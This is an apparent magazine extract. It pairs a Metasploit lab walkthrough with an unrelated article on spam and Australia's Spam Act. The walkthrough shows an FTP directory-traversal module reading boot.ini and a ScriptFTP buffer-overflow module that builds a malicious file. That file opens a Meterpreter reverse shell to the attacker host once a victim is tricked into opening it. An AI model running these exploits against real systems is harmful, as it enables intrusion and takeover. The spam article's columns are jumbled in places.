
[+] 192.168.0.103:21 - Stored boot.ini to /home/kali/.msf4/loot/
20231120013909_default_192.168.0.103_pcman.ftp.data_431852.ini
[*] 192.168.0.103:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/ftp/pcman_ftp_traversal) > cat /home/kali/.msf
4/loot/20231120013909_default_192.168.0.103_pcman.ftp.data_431852.ini
[*] exec: cat /home/kali/.msf4/loot/20231120013909_default_192.168.0.
103_pcman.ftp.data_431852.ini

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Pro
fessional" /noexecute=optin /fastdetect

```


Here, we are exploiting this vulnerability to view the “boot.ini” files on the target system. This is what happens on the target side.



*"Problem-solving, inventing, hacking and coding is more of an adrenaline rush of endorphins rather than a feeling." -Walter O'Brien*



Hackers just don't target FTP servers. Even FTP client are vulnerable. Let's see an example here too. ScriptFTP client has buffer overflow vulnerability that can be exploited by sending it a malicious file.



This malicious "msf.ftp" file can be created as shown below.

```
msf6 > search scriptftp
```

### Matching Modules

| # | Name                                                                        | Disclosure Date | Rank | Check |
|---|-----------------------------------------------------------------------------|-----------------|------|-------|
| k | Description                                                                 |                 |      |       |
| 0 | exploit/windows/ftp/scriptftp_list<br>ScriptFTP LIST Remote Buffer Overflow | 2011-10-12      | good | No    |

Interact with a module by name or index. For example **info 0**, **use 0** or **use exploit/windows/ftp/scriptftp\_list**

*"My hacking involved pretty much exploring computer systems and obtaining access to the source code of telecommunication systems and computer operating systems, because my goal was to learn all I can about security vulnerabilities within these systems."*  
-Kevin Mitnick



```
msf6 exploit(windows/ftp/scriptftp_list) > show options
```

Module options (exploit/windows/ftp/scriptftp\_list):

| Name     | Current Setting | Required | Description                                                                                                                           |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| FILENAME | msf.ftp         | yes      | The file name.                                                                                                                        |
| PASVPORT | 0               | no       | The local PASV data port to listen on (0 is random)                                                                                   |
| SRVHOST  | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT  | 21              | yes      | The local port to listen on                                                                                                           |
| SSL      | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert  |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |

Payload options (windows/meterpreter/reverse\_tcp):

| Name     | Current Setting | Required | Description                                             |
|----------|-----------------|----------|---------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: 'seh', thread, process, none) |
| LHOST    | 192.168.0.113   | yes      | The listen address (an interface may be specified)      |
| LPORT    | 4444            | yes      | The listen port                                         |

Exploit target:

*"I started with CB radio, ham radio, and eventually went into computers. And I was just fascinated with it. And back then, when I was in school, computer hacking was encouraged. It was an encouraged activity. In fact, I remember one of the projects my teacher gave me was writing a log-in simulator."*  
*-Kevin Mitnick*



```

msf6 exploit(windows/ftp/scriptftp_list) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/scriptftp_list) >
[*] Creating 'msf.ftp' ...
[+] msf.ftp stored at /home/kali/.msf4/local/msf.ftp
[*] Started reverse TCP handler on 192.168.0.113:4444
[*] Started service listener on 0.0.0.0:21
[*] Server started.

```

It requires social engineering to send this “msf.ftp” file to the targets and make victims click on it. As soon as victims click on it, this happens on their side and



this happens on attacker side.

*"That was the division in the hacking world: There were people who were exploring it and the people who were trying to make money from it. And, generally, you stayed away from anyone who was trying to make money from it."*  
*-Jeff Moss*



```

msf6 exploit(windows/ftp/scriptftp_list) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/scriptftp_list) >
[*] Creating 'msf.ftp' ...
[+] msf.ftp stored at /home/kali/.msf4/local/msf.ftp
[*] Started reverse TCP handler on 192.168.0.113:4444
[*] Started service listener on 0.0.0.0:21
[*] Server started.
[*] 192.168.0.103:1057 LOGIN ftp / ftp
[*] - Data connection set up
[*] - Sending directory list via data connection

msf6 exploit(windows/ftp/scriptftp_list) >
[*] 192.168.0.103:1062 LOGIN ftp / ftp
[*] - Data connection set up
[*] - Sending directory list via data connection
[*] Sending stage (175174 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.113:4444 → 192.168.0.103:1064 ) at 2023-11-20 02:27:16 -0500

msf6 exploit(windows/ftp/scriptftp_list) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer      : ADMIN-F078CF412
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 

```

As I always say, you can see that we have successful meterpreter session on the target system.

*"My actions constituted pure hacking that resulted in relatively trivial expenses for the companies involved, despite the government's false claims."*

*-Kevin Mitnick*



## **Why do I get so much spam and unwanted email in my inbox? And how can I get rid of it?**

# ONLINE SECURITY

Kayleen Manwaring

Senior Research Fellow, UNSW Allens Hub for Technology, Law & Innovation and Senior Lecturer, School of Private & Commercial Law, UNSW Law & Justice, UNSW Sydney

Spam might not have brought an end to the internet or email, as some dire predictions in the early 2000s claimed it could – but it's still a massive pain.

Despite all the spam being removed by spamfiltering technologies, most people still receive spam every day. How do these messages end up flooding our inboxes? And are there any legal consequences for the senders?

### **What is spam?**

The Organisation for Economic Co-operation and Development (OECD) noted in 2004 “there does not appear to be a widely agreed and workable definition for spam” across jurisdictions and this remains true today.

That said, “spam” generally refers to unsolicited electronic messages. These are often sent in bulk and frequently advertise goods or services. It also includes scamming and phishing messages, according to the OECD.

Most people think of spam in the form of emails or SMS messages. However, what we now call spam actually predates the internet. In 1854, a spam telegram was sent to British politicians advertising the opening hours of dentists who sold tooth-whitening powder.

The first spam email came more than 100 years later. It was reportedly sent to 600 people on May 3 1978 through ARPAnet – a precursor to the modern internet.

As for how much spam is out there, the figures

vary, possibly due to the various definitions of “spam”. One source reports the average number of spam emails sent daily in 2022 was about 122.33 billion (which would mean more than half of all emails were spam). As for text messages, another source reports a daily average of 1.6 billion spam texts.

### **Where do spammers get my details?**

Each time you enter your email address or phone number into an e-commerce website, you may be handing it to spammers.

But sometimes you may even receive spam from entities you don't recognise. That's because businesses will often transfer customers' contact in-

formation to related companies, or sell their data to third parties such as data brokers.

Australia's Privacy Act 1988 somewhat limits the transfer of personal information to third parties. However, these laws are weak – and weakly enforced.

Some entities also use “address-harvesting” software to search the internet for electronic addresses that are captured in a database. The collector then uses these addresses directly, or sells them to others looking to send spam.

Many jurisdictions (including Australia) prohibit these harvesting activities, but they are still common.

### **Is spamming against the law?**

Australia has had legislation regulating spam messaging since 2003. But the Spam Act surprisingly does not define the word “spam”. It tackles spam by prohibiting the sending of unsolicited

**(Cont'd on next page)**

*"The first spam email came more than 100 years later. It was reportedly sent to 600 people on May 3 1978 through ARPAnet – a precursor to the modern internet."*



commercial electronic messages containing offer also legal as long as they include accurate details and contact information. Moreover, the Spam Act generally only covers land.

However, if the receiver consented to these spam sent via email, SMS/MMS or instant types of messages, the prohibition does not messaging services, such as WhatsApp. Voice apply. When you buy goods or services from a calls and faxes aren't covered (although you can company, you will often see a request to click use the Do Not Call Register to block some on a "yes" button to receive marketing commercial calls). promotions. Doing so means you have consented.

### **Staying safe from spam (and cyberattacks)**

On the other hand, if your phone or inbox are hit by commercial messages you haven't agreed to receive, that is a breach of the Spam Act by the sender. If you originally signed up to receive the messages, but then unsubscribed and the messages kept coming after five business days, that is also illegal. Senders must also include a functioning unsubscribe facility in every commercial message they send. Spam isn't only annoying, it can also be dangerous. Spam messages can contain indecent images, scams and phishing attempts. Some have malware (malicious software) designed to break into computer networks and cause harm, such as stealing data or money, or shutting down systems.

Spammers can be penalised for breaches of the Spam Act. In the past few months alone, Commonwealth Bank, DoorDash and mycar Tyre & Auto were fined more than A\$6 million in total for breaches. The Australian Cyber Security Centre and ACMA provide useful tips for reducing the spam you get and your risk of being hit by cyberattacks. They suggest to:

***"Each time you enter your email address or phone number into an e-commerce website, you may be handing it to spammers."***

However, most spam comes from outside Australia where the laws aren't the same. In the United States spam is part of their services. legal under the CAN-SPAM Act until you opt out. Unsurprisingly, the US tops the list of countries where the most spam originates. 1) use a spam filter and block spammers –email and telecommunications providers often supply useful tools as

Although spam sent to Australia from overseas can still breach the Spam Act and the Australian Communications and Media Authority (ACMA) co-operates with overseas regulators overseas enforcement actions are difficult and expensive, especially if the spammer has disguised their true identity and location. 2) unsubscribe from any emails you no longer want to receive – even if you originally agreed to receive them.

It's worth noting that messages from political parties, registered charities and government bodies aren't prohibited nor are messages from educational institutions to students and former students. So while you might consider these promising rewards or asking for personal messages as "spam", they can legally be sent freely without consent. Factual messages (without marketing content) from businesses are 3) remove as much of your contact details from websites as you can and always restrict the sharing of your personal information (such as name, birth date, email address and mobile number) when you can – beware of pre-ticked boxes asking for your consent to receive marketing emails 4) install cybersecurity updates for your devices and software as you get them 5) always think twice about opening emails or clicking on links, especially for messages promising rewards or asking for personal information – if it looks too good to be true, it probably is

**(Cont'd on next page)**



6) use multi-factor authentication to access online services so even if a scam compromises your login details, it will still be difficult for hackers to break into your accounts

7) report spam to your email and telecommunications providers, and to ACMA.

# This Article first appeared in The Conversation

## Part 1

